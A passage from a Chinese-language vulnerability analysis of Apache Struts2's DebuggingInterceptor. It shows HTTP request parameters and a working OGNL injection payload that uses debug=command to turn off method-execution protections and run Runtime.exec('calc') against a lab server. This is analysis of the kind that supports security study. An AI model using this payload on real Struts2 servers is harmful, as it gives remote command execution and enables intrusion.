Origin: http://192.168.70.138:8080
Connection: close
Upgrade-Insecure-Requests: 1
```

```
username=1111111&password=1&debug=console
```

在弹出的webconsole.html页面中，输入执行命令的OGNL表达式即可执行命令




对于command模式，看完代码后便能知道需要两个参数

- debug=command
- expression为OGNL表达式

所以在DebuggingInterceptor类中的payload如下

```
1 username=1111&password=11&debug=command&expression=
  (#context[ 'xwork.MethodAccessor.denyMethodExecution' ]=false, #_memberAccess[ 'allowStaticMethodAccess' ]=true, @java.lang.Runtime.getRuntime().exec( 'calc' ))(aaa)
```

只要变量cmd是OGNL就可以执行，也就是expression为OGNL表达式，在stack.findValue方法中对cmd是不进行任何过滤的，所以产生了OGNL的命令执行漏洞



该漏洞分析结束。